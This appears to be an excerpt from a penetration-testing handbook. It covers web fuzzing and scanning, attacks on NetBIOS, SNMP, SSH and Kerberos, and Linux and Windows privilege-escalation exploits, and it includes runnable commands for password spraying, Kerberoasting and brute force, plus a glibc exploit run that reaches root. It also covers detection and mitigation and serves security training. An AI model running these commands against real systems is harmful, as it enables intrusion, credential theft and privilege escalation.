


Directory Bruteforce

We can use OWASP ZAP much like `#Gobuster` or `#dirbuster` to search for hidden directories and content using the forced browse feature (don't forget to add a wordlist)



Then we hover over the target site and select [forced browse site]



Brute force login forms

Much like [#hydra](#) we can test login forms as well using the [FUZZ] feature in OWASP ZAP. First we send a test login and highlight the request then right click and select FUZZ

The screenshot shows the OWASP Zed Attack Proxy (ZAP) interface. In the top navigation bar, the 'Analysing' tab is selected. The main window displays a tree view of the 'dvwa' site, including 'dvwa', 'js', 'vulnerabilities', and specific URLs like 'index.php', 'login.php', 'security.php', and 'brute'. A context menu is open over the 'GET:brute(Login,password,' URL, with the 'Attack' submenu expanded. The 'Fuzz...' option is highlighted with a mouse cursor. The status bar at the bottom right indicates 'application: Launch Browser Firefox'.

In the request, highlight either the username or password or both and select [add]


The screenshot shows the 'Fuzzer' dialog box. The 'Header: Text' field contains a partially filled HTTP request with 'username=admin&password=' followed by a wordlist entry 'st123'. The 'Body: Text' field is empty. On the right, there is a 'Fuzz Locations' table with columns for 'Loc...', 'Val...', '# of ...', and '# of ...'. An 'Add...' button is highlighted with a mouse cursor. Below the table are buttons for 'Payloads...' and 'Processors...'.

This will let you browse to select your wordlist. After selection of the wordlist click on ok and then on [start fuzzer].

After running the fuzzer, sort the state tab to show Reflected results first.

Reports

We can generate reports using the below menu



Whatweb

WhatWeb is a tool that is used to identify the technologies being used on a website. It can be used to scan a single website or a list of websites, and it will try to identify the web server software, the content management system, and any JavaScript libraries or frameworks that are being used. In addition to identifying the technologies being used, WhatWeb can also display information about the structure of the website. For example, it can show the route through the website, including any redirections that are in place. This can be useful for understanding how a website is organized and how it functions.

<https://github.com/urbanadventurer/WhatWeb>

Run a basic scan as shown below

```
./whatweb $ip
```

Nmap

```
nmap --script=http-vuln* $ip
```

Uniscan

It will test for LFI, RFI, and RCE vulnerabilities.

```
uniscan -u http://ip/ -qd
```

WPscan

WPScan is a popular open-source security scanner for WordPress websites. It is designed to detect vulnerabilities and security issues in WordPress

installations by scanning the core WordPress files, themes, and plugins for known vulnerabilities, outdated software versions, and other potential security issues.

```
https://github.com/wpscanteam/wpScan
```

Full Enumeration and scan for vulnerabilities

```
root@kali:~$wpScan --url sandbox.local - -enumerate ap,at,cb,dbe
```

Running brute force attack

```
root@kali:~$wpScan --url sandbox.local - -usernames [list or one username] -- passwords [file or one pass]
```

`--api-token` : Specifying API token

`--disable-tls-checks` : Disable TLS checks

`#ap` : all plugins

`#at` : all themes

- #cb : config backups
- #dbe : database exports
- #vp : Scans vulnerable plugins only.
- #p : Scans popular plugins only.
- #vt : Scans vulnerable themes only.

Drupal

Scanning Drupal CMS for vulnerabilities.

```
droopescan scan drupal -u  
http://domain.com/
```

JoomScan

JoomScan is an open source project, developed with the aim of automating the task of vulnerability detection and reliability assurance in Joomla CMS deployments.

```
https://www.kali.org/tools/joomscan/
```

A basic scan can be run as shown below:

```
perl joomscan.pl -u IP
```

Wapiti

Wapiti is an open-source web application vulnerability scanner that is designed to identify security vulnerabilities in web applications. Wapiti is capable of identifying common vulnerabilities such as SQL injection, cross-site scripting (XSS), file inclusion vulnerabilities, and more. It can also identify other security issues such as weak passwords, configuration issues, and more.

```
https://github.com/IFGHou/wapiti
```

Run a basic scan as below:

```
wapiti http://localhost.com
```

Attacking Network Protocols

NetBIOS

NetBIOS is commonly used for file sharing, but many other services rely on the protocol as well. When Windows systems need to resolve the IP address for a hostname it uses The NetBIOS name service (NBNS), first via Link Local Multicast Name Resolution (LLMNR) queries and then via NetBIOS Name Service (NBT-NS) queries beside the hosts file, local DNS cache and a DNS server.

Link Local Multicast Name Resolution (LLMNR) is the first service that a Windows system tries if it cannot resolve a host via DNS. LLMNR queries are sent via port 5535 as UDP traffic and use a multicast address of 224.0.0.252 for IPv4 traffic.

Port/Protocol	Service
135/TCP	MS-RPC endpoint matter (epmap)
137/UDP	NetBIOS name service
138/UDP	NetBIOS datagram service
139/TCP	NetBIOS session service
445/TCP	SMB

SMB Spoofing

One of the most common ways to attack NetBIOS is to intercept the queries. This could allow you to capture hashes and other sensitive details and use them for later attacks. This can be done using

Metasploit and Responder.

In Metasploit we use the below module

```
auxiliary/spoof/nbns/nbns_response
```

And simultaneously we can use a capturing module to capture the hashes.

```
/auxiliary/server/capture_smb
```

Once you have captured hashes, you can then reuse the hashes for pass-the-hash– style attacks.

Another tool is Responder which is a powerful tool when exploiting NetBIOS and LLMNR responses. It can target individual systems or entire local networks, allowing you to analyze or respond to NetBIOS name services, LLMNR, and multicast DNS queries pretending to be the system that the query is intended for. Once Responder sees an authentication attempt, it will capture the hash which can also be relayed to gain shell on the system.

SNMP

The Simple Network Management Protocol (SNMP) is a protocol **used in TCP/IP networks to collect and manage information about networked devices**. It lets you know about various network events, from a server with a faulty disk to a printer out of ink. Simple network management protocol runs on a UDP port [161]. When enumerating SNMP, we look to find the community string by which we can then get more information about current network interface, routers and other connected devices.

Say you found the community string to be [public] then we can use that to start the enumeration process with [snmpwalk] and probably we can find users as well

```
snmpwalk -v2c -c public target-ip >  
output.txt
```

If you are looking for extracting [IPv6] addresses then use the below command

```
snmpwalk -v2c -c public target-ip  
ipAddressIfIndex.ipv6 | cut -d '"' -f2 |  
grep 'de:ad' | sed -E 's/(.{2}):(.  
{2})/\1\2/g'
```

[cut] and [grep] are used to extract the [ipv6] addresses and only the routable ones.

SMTP

SMTP is the protocol used in sending and receiving emails along with IMAP and POP3 and it runs on port 25. SMTP exploitation can be achieved using one or more of the methods below

- Exploiting an outdated SMTP server or vulnerable version of the SMTP server.
- We can conduct SMTP enumeration to find users, server version, passwords, etc and use them for later attacks.

FTP

FTP is a plaintext, unencrypted protocol that operates on TCP port 21 used for file sharing and

transfer. FTP exploitation can be achieved using one or more of the below methods:

- Credential brute force
- Credential capture by sniffing FTP traffic on the wire.
- Exploiting the running version of the FTP server if it's vulnerable.
- Exploiting misconfigured FTP servers such as anonymous login.

Kerberoasting

Kerberoasting main goal is to get access and control service accounts on Windows that has AD installed. It relies on requesting service tickets for service account service principal names (SPNs). The tickets are encrypted with the password of the service account associated with the SPN, meaning that once you have extracted the service tickets using a tool like Mimikatz, you can crack the tickets to obtain the service account password using offline cracking tools.

Kerberoasting can be summarized in the below steps:

1. Scan Active Directory for user accounts with service principal names (SPNs) set.

2. Request service tickets using the SPNs.
3. Extract the service tickets from memory and save to a file.
4. Conduct an offline brute-force attack against the passwords in the service tickets.

Below is the main repo for the toolkit used in Kerberoasting attacks.

```
https://github.com/nidem/kerberoast
```

Enumerating usernames and Tickets on Kereberos

[1]

```
<root@kali:./kerbrute_linux_amd64  
userenum -d pentesting.local -dc [ip]  
[path-to-usernames-wordlist]>
```

[2]

```
./ GetUserSPNs.py -request  
domain/username
```

Check if a user among users in Active directory has a specified password in the input[Password Spray]

```
<root@kali:./kerbrute_linux_amd64  
passwordspray -v -d pentesting.local -dc  
[ip] [users-list.txt] [the password]>
```

#or

```
<root@kali:python3  
/usr/share/doc/python3-  
impacket/examples/lookupsid.py  
anonymous@10.10.171.0 | tee usernames>
```

Getting password hashes and TGTs for identified users in the previous Kerebros enumeration [ASREP ROASTING]

```
<root@kali:python3 GetNPUsers.py -dc-ip  
[ip] pentesting.local/ -usersfile [list-  
of-found-users-from-command-above]>
```

Brute forcing usernames and passwords with Kereberos

```
<root@kali:python kerbrute.py -domain  
pentesting.local -users users.txt -  
passwords passwords.txt -outputfile  
passwords-found.txt>
```

Keberoasting using cracked credentials

```
<root@kali:python3  
/usr/share/doc/python3-  
impacket/examples/ GetUserSPNs.py -dc-ip  
10.10.171.0 'vulnnet-rst.local/t-  
skid:tj072889*' -outputfile  
kerberoasting_hashes.txt>
```

SSH

Secure Shell (SSH) is used for secure command-line access to systems, typically via TCP port 22, and is found on devices and systems of all types. Secure Shell (SSH) is used for secure command-line access to systems, typically via TCP port 22, and is

found on devices and systems of all types. SSH exploitation can be achieved using one or more of the below methods:

- Exploiting the running version of the SSH server if it's vulnerable.
- Credential brute force. The below command shows an example of credential brute force of an SSH server using Hydra.

```
hydra -l kali -P  
/usr/share/wordlists/rockyou.txt  
ssh://127.0.0.1
```



Applications and Operating Systems Exploits

**Table of Contents

- Finding and working with public exploits
 - Finding the exploit
 - Compiling Exploits
 - Linux
 - Windows
 - Python to EXE
 - Cross Compile Exploits
- Common Linux Public Exploits
 - Linux Kernel 2.6.39 < 3.2.2 Privilege Escalation
 - Linux Kernel 2.6.22 < 3.9 Privilege Escalation
 - Linux Kernel 2.6 Privilege Escalation
 - Linux Kernel 3.13.0 < 3.19 Overlayfs Privilege Escalation
 - CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8
 - Linux Kernel <= 2.6.37 'Full-Nelson.c'
 - CVE-2012-0056 - Mempodipper - Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)

- CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8
 - CVE-2023-4911: Local Privilege Escalation in the glibc's ld.so
- Common Windows Kernel Exploits
 - The PrintNightmare Vulnerability
 - IOCs
 - Windows
 - Using Splunk SIEM
 - Identifies Print Spooler adding a new Printer Driver
 - Detects spoolsv.exe with a child process of rundll32.exe
 - Suspicious rundll32.exe instances without any command-line arguments
 - Detects when a new printer plug-in has failed to load
 - With Windows Event Logs
 - With Sysmon
 - Detection
 - Exploitation
 - Cloning the exploit
 - Cloning impacket

- Installing impacket
 - Creating malicious DLL
 - creating a listener using metasploit using the below handler
 - Creating an smb server to share the malicious DLL
 - Running the exploit
 - Mitigation
 - Using Powershell
 - Using Group Policy
 - Using Registry
- Exploiting Microsoft Products
 - Microsoft Exchange
 - CVE-2021-26855 in on-premise Microsoft Exchange server
 - Microsoft Outlook
 - NTLM Leak | CVE-2023-23397
 - Premise
 - How it works
 - Exploitation Steps
 - Preparing the listener
 - Installing the required tools
 - Creating the appointment

- Configuring the appointment with outlookspy plugin
 - Automating the exploitation
- Detection and mitigation
 - Sigma Rules
- CVE-2024-21413 Microsoft Outlook Remote Code Execution
- Exploiting Jenkins Automation Server
 - What is Jenkins
 - Impact
 - Exploitation With Metasploit
 - Exploitation With Groovy Shell
- BlogEngine.Net Blogging Platform
 - Definition
 - Impact
 - Manual Exploitation
- Splinterware System Scheduler
 - Definition
 - Impact
 - Manual Exploitation
- Webmin
 - Definition
 - Impact
 - Exploitation

- Cuppa CMS
 - Definition
 - Impact
 - Manual Exploitation
 - Elementor
 - Elementor Plus Addons <= 4.1.6 - CVE 2021-24175
 - IOCs
 - Mitigation and Patching
- Wordpress
 - CVE-2021-29447
 - Impact
 - Requirements
 - Exploitation
 - Reverse Shell Without Vulnerability Exploitation
- Apache Web Server
 - Log4j Vulnerability CVE-2021-44228
 - Detect scanning
 - Detecting exploitation attempts.
 - Detecting scanning attempts
 - Detecting exploitation attempts
 - Apache solr
 - Apache solr POC
 - Encoding the payload

- Mitigation
- Apache solr
- AWS WAF
- Patching
- Wget
 - CVE-2016-4971
 - Exploit link
 - Exploit code
- OpenSSL
 - The Heartbleed vulnerability
 - Discovery
 - Using nmap
 - Using sslyze
 - Exploit
 - The shellshock vulnerability
 - Affected Bash versions
 - POC
 - On Apache web servers
 - Exploitation
 - Manually using curl
 - Automated Exploits
 - With Exploit DB
 - With shocker.py
 - With Metasploit
 - Mitigation

- Joomla
 - Definition
 - CVE-2017-8917
 - Reverse Shell Without Vulnerability Exploitation
- Craft CMS
 - Defintion
 - CVE-2023-41892 (Craft CMS Remote Code Execution)
 - POC
 - Exploitation with Metasploit
- hMailServer
 - Intro
 - Decrypting The Mail Database
 - Decrypting SMTP Relay Hashed Passwords
- Libre Office Exploitation
 - CVE-2023-2255
- Laravel
 - Laravel Admin
 - CVE-2023-24249

These notes contain common OS and vendor specific applications' vulnerabilities, exploitations and whenever applicable their mitigations and methods of patching.

Finding and working with public exploits

Finding the exploit

We can search and find public exploits using either manual search or with Searchsploit.

```
searchsploit keyword
```

Let's say you want to find apache2 exploits

```
searchsploit Apache
```

You can get more information about a specific exploit using below command

```
searchsploit -x exploit-name
```

If you want to display the path of the exploit in order to download

```
searchsploit -w Apache
```

After you have finished searching and selected the exploit, you can copy it to the desired directory in your local machine

```
searchsploit -m exploit-name path-to-  
your-dir
```

Other Exploit Resources

- The Exploit Database

```
https://www.exploit-db.com/
```

- The Rapid7 Vulnerability and Exploit Database

```
https://www.rapid7.com/db/
```

- The National Vulnerability Database

```
https://nvd.nist.gov/
```

- VULDB

<http://vuldb.com/>

Compiling Exploits

Some exploits come in C format or sometimes you want to convert a python exploit into an executable format. In that case you may need to use compilers.

Linux

```
gcc cowroot.c -o cowroot
```

If you needed to specify the arch you can do that below

```
gcc -m32 input.c -o output
gcc -m64 input.c -o output
```

Windows

32 bit Windows

```
i686-w64-mingw32-gcc -o main32.exe  
main.c
```

64 bit Windows

```
x86_64-w64-mingw32-gcc -o main64.exe  
main.c
```

Python to EXE

```
pip3 install pyinstaller  
pyinstaller --onefile exploit.py
```

Cross Compile Exploits

You may want to run an exploit on both OSs

```
gcc -m32 -o output32 hello.c #(32 bit)
```

```
gcc -m64 -o output hello.c # (64 bit)
```

Common Linux Public Exploits

Linux Kernel 2.6.39 < 3.2.2 Privilege Escalation

Download from

```
https://www.exploit-db.com/exploits/18411
```

Make sure to compile it before you exploit

Linux Kernel 2.6.22 < 3.9 Privilege Escalation

Download from

```
https://www.exploit-db.com/exploits/40616
```

Make sure to compile it before you exploit

Linux Kernel 2.6 Privilege Escalation

Download from

<https://www.exploit-db.com/exploits/8478>

Make sure to compile it before you exploit

Linux Kernel 3.13.0 < 3.19 Overlayfs Privilege Escalation

<https://www.exploit-db.com/exploits/37292>

CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8

<https://www.exploit-db.com/exploits/15285/>

Linux Kernel <= 2.6.37 'Full-Nelson.c'

<https://www.exploit-db.com/exploits/15704/>

CVE-2012-0056 - Mempodipper - Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)

Download from

```
https://git.zx2c4.com/CVE-2012-0056/about/
```

```
wget -O exploit.c <http://www.exploit-db.com/download/18411>
```

Then compile and execute

```
gcc -o mempodipper exploit.c  
./mempodippe
```

CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8

Download from

<https://dirtycow.ninja/>

Then compile

```
g++ -Wall -pedantic -O2 -std=c++11 -  
pthread -o dcow 40847.cpp -lutil
```

CVE-2023-4911: Local Privilege Escalation in the glibc's ld.so

Description

This vulnerability poses a significant risk since it allows escalating the privileges of a logged-on user and obtaining full control of the vulnerable instance. Specifically, this issue could allow a local attacker to use maliciously crafted **GLIBC_TUNABLES** environment variables when launching binaries with SUID permission to execute code with elevated privileges.

This vulnerability is exploited successfully on the default installations of Fedora 37 and 38, Ubuntu 22.04 and 23.04, Debian 12 and 13; other distributions are probably also vulnerable and exploitable (one notable exception is Alpine Linux, which uses musl libc, not the glibc). RHEL-8.5 and

onward are vulnerable however RHEL-8.4 and older are not affected by this vulnerability.

Exploitation

A proof of concept **POC** can be found in the link below

```
https://github.com/leesh3288/CVE-2023-4911/blob/main/gen\_libc.py
```

First we execute the Python script to generate the malicious **libc.so.6**

```
user@machine:~$ python3 gen_libc.py
```

```
[*] '/lib/x86_64-linux-gnu/libc.so.6'  
Arch: amd64-64-little  
RELRO: Partial  
RELRO Stack: Canary found  
NX: NX enabled  
PIE: PIE enabled
```

Then we compile the exploit

```
user@machine:~$ gcc -o exp exp.c
```

Then we launch the exploit

```
user@machine:~$ ./exp
try 100
try 200
[snip]
try 3700
try 3800
# whoami
root
```

Detection

Through auditd logs

Oct 05 09:15:54 sd-xxxxxx audit[198452]:
SYSCALL arch=c000003e syscall=59
success=yes exit=0 a0=7ffffe66ad66e
a1=7ffffe66aa298 a2=559408873a60
a3=7f8f214aee50 items=3 ppid=192010
pid=198452 auid=1000 uid=1000 gid=1000
euid=0 suid=0 fsuid=0 egid=1000
sgid=1000 fsgid=1000 tty=pts0 ses=417
comm="su" exe="/usr/bin/su"
subj=unconfined key="priv_esc"

Oct 05 09:15:54 sd-xxxxxx audit: EXECVE
argc=2 a0="/usr/bin/su" a1="--help" Oct
05 09:15:54 sd-xxxxxx audit: PATH item=0
name="/usr/bin/su" inode=19796169
dev=08:02 mode=0104755 ouid=0 ogid=0
rdev=00:00 nametype=NORMAL cap_fp=0
cap_hi=0 cap_fe=0 cap_fver=0
cap_frootid=0

Oct 05 09:15:54 sd-xxxxxx audit: PATH
item=1 name="/usr/bin/su" inode=19796169
dev=08:02 mode=0104755 ouid=0 ogid=0
rdev=00:00 nametype=NORMAL cap_fp=0

```
cap_hi=0 cap_fe=0 cap_fver=0  
cap_frootid=0
```

```
Oct 05 09:15:54 sd-xxxxxx audit: PATH  
item=2 name="/lib64/ld-linux-x86-  
64.so.2" inode=19793507 dev=08:02  
mode=0100755 ouid=0 ogid=0 rdev=00:00  
nametype=NORMAL cap_fp=0 cap_hi=0  
cap_fe=0 cap_fver=0 cap_frootid=0
```

```
Oct 05 09:15:54 sd-xxxxxx audit:  
PROCTITLE  
proctitle=2F7573722F62696E2F7375002D2D68  
656C70 Oct 05 09:15:54 sd-125732  
audit[198452]: ANOM_ABEND auid=1000  
uid=1000 gid=1000 ses=417  
subj=unconfined pid=198452 comm="su"  
exe="/usr/bin/su" sig=11 res=1
```

In the above logs we can notice that

- *SYSCALL ... syscall=59 ... auid=1000 ... euid=0:*
This line allows us to see that an [EXECVE](#) [syscall](#) (program execution) was done, and that the audit user ID (*loginUID, auid=1000*) is

different from the effective user ID (`euid=0`). In layman's terms, it means that someone executed a suid binary, or executions via sudo.

- ***ANOM_ABEND ... sig=11***: This line means that a process crashed with signal 11, the famous SIGSEGV, segmentation fault.

With those two lines, we can detect that a SUID process was invoked, and later crashed or was terminated abnormally. While this scenario is a bit more complex than the one matching kernel logs, it has the advantage of being more generic, potentially allowing detection of exploitation attempts on any privileged binary.

Mitigation

If you can't patch, follow the instructions in the below link for mitigation

<https://access.redhat.com/security/cve/cve-2023-4911>

Remediation

Patching your system is the best and only way to remediate.

Common Windows Kernel Exploits

- [CVE-2021-33739](#) [Microsoft DWM Core Library Elevation of Privilege Vulnerability] (Windows 10, 20)
- [CVE-2021-1732](#) [Windows Win32k Elevation of Privilege Vulnerability] (Windows 10, 2019/20H2)
- [CVE-2020-0787](#) [Windows Background Intelligent Transfer Service Elevation of Privilege Vulnerability] (Windows 7/8/10, 2008/2012/2016/2019)
- [CVE-2020-0796](#) [A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests, aka 'Windows SMBv3 Client/Server Remote Code Execution Vulnerability'] (Windows 1903/1909)
- [CVE-2019-1458](#) [An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory] (Windows 7/8/10/2008/2012/2016)
- [CVE-2019-0803](#) [An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in

memory] (Windows
7/8/10/2008/2012/2016/2019)

- [CVE-2018-8639](#) [An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory] (Windows 7/8/10/2008/2012/2016)
- [CVE-2018-1038](#) [Windows Kernel Elevation of Privilege Vulnerability] (Windows 7 SP1/Windows Server 2008 R2 SP1)
- [CVE-2018-0743](#) [Windows Subsystem for Linux Elevation of Privilege Vulnerability] (Windows 10 version 1703/Windows 10 version 1709/Windows Server version 1709)
- [CVE-2018-8453](#) [An elevation of privilege vulnerability in Windows Win32k component] (>= windows 8.1)
- [CVE-2018-8440](#) [Windows ALPC Elevation of Privilege Vulnerability] (windows 7/8.1/10/2008/2012/2016)
- [MS17-017](#) [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
- [CVE-2017-8464](#) [LNK Remote Code Execution Vulnerability] (windows 10/8.1/7/2016/2010/2008)

- CVE-2017-0213 [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- CVE-2018-0833 [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
- CVE-2018-8120 [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)
- MS17-010 [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)
- MS16-135 [KB3199135] [Windows Kernel Mode Drivers] (2016)
- MS16-111 [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
- MS16-098 [KB3178466] [Kernel Driver] (Win 8.1)
- MS16-075 [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
- MS16-034 [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
- MS16-032 [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
- MS16-016 [KB3136041] [WebDAV] (2008/Vista/7)

- [MS16-014](#) [K3134228] [remote code execution] (2008/Vista/7)
- [MS15-097](#) [KB3089656] [remote code execution] (win8.1/2012)
- [MS15-076](#) [KB3067505] [RPC] (2003/2008/7/8/2012)
- [MS15-077](#) [KB3077657] [ATM] (XP/Vista/Win7/Win8/2000/2003/2008/2012)
- [MS15-061](#) [KB3057839] [Kernel Driver] (2003/2008/7/8/2012)
- [MS15-051](#) [KB3057191] [Windows Kernel Mode Drivers] (2003/2008/7/8/2012)
- [MS15-015](#) [KB3031432] [Kernel Driver] (Win7/8/8.1/2012/RT/2012 R2/2008 R2)
- [MS15-010](#) [KB3036220] [Kernel Driver] (2003/2008/7/8)
- [MS15-001](#) [KB3023266] [Kernel Driver] (2008/2012/7/8)
- [MS14-070](#) [KB2989935] [Kernel Driver] (2003)
- [MS14-068](#) [KB3011780] [Domain Privilege Escalation] (2003/2008/2012/7/8)
- [MS14-058](#) [KB3000061] [Win32k.sys] (2003/2008/2012/7/8)

- [MS14-066](#) [KB2992611] [Windows Schannel Allowing remote code execution] (VistaSP2/7 SP1/8/Windows 8.1/2003 SP2/2008 SP2/2008 R2 SP1/2012/2012 R2/Windows RT/Windows RT 8.1)
- [MS14-040](#) [KB2975684] [AFD Driver] (2003/2008/2012/7/8)
- [MS14-002](#) [KB2914368] [NDProxy] (2003/XP)
- [MS13-053](#) [KB2850851] [win32k.sys] (XP/Vista/2003/2008/win 7)
- [MS13-046](#) [KB2840221] [dxgkrnl.sys] (Vista/2003/2008/2012/7)
- [MS13-005](#) [KB2778930] [Kernel Mode Driver] (2003/2008/2012/win7/8)
- [MS12-042](#) [KB2972621] [Service Bus] (2008/2012/win7)
- [MS12-020](#) [KB2671387] [RDP] (2003/2008/7/XP)
- [MS11-080](#) [KB2592799] [AFD.sys] (2003/XP)
- [MS11-062](#) [KB2566454] [NDISTAPI] (2003/XP)
- [MS11-046](#) [KB2503665] [AFD.sys] (2003/2008/7/XP)

- [MS11-011](#) [KB2393802] [kernel Driver]
(2003/2008/7/XP/Vista)
- [MS10-092](#) [KB2305420] [Task Scheduler]
(2008/7)
- [MS10-065](#) [KB2267960] [FastCGI] (IIS
5.1, 6.0, 7.0, and 7.5)
- [MS10-059](#) [KB982799] [ACL-Churraskito]
(2008/7/Vista)
- [MS10-048](#) [KB2160329] [win32k.sys]
(XP SP2 & SP3/2003 SP2/Vista SP1 & SP2/2008
Gold & SP2 & R2/Win7)
- [MS10-015](#) [KB977165] [KiTrap0D]
(2003/2008/7/XP)
- [MS10-012](#) [KB971468] [SMB Client Trans2
stack overflow] (Windows 7/2008R2)
- [MS09-050](#) [KB975517] [Remote Code
Execution] (2008/Vista)
- [MS09-020](#) [KB970483] [IIS 6.0] (IIS
5.1 and 6.0)
- [MS09-012](#) [KB959454] [Chimichurri]
(Vista/win7/2008/Vista)
- [MS08-068](#) [KB957097] [Remote Code
Execution] (2000/XP)
- [MS08-067](#) [KB958644] [Remote Code
Execution]

Remote code execution vulnerability that affects Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008.

- [MS08-066](#) [KB956803] [AFD.sys]
(Windows 2000/XP/Server 2003)
- [MS08-025](#) [KB941693] [Win32.sys]
(XP/2003/2008/Vista)
- [MS06-040](#) [KB921883] [Remote Code Execution]
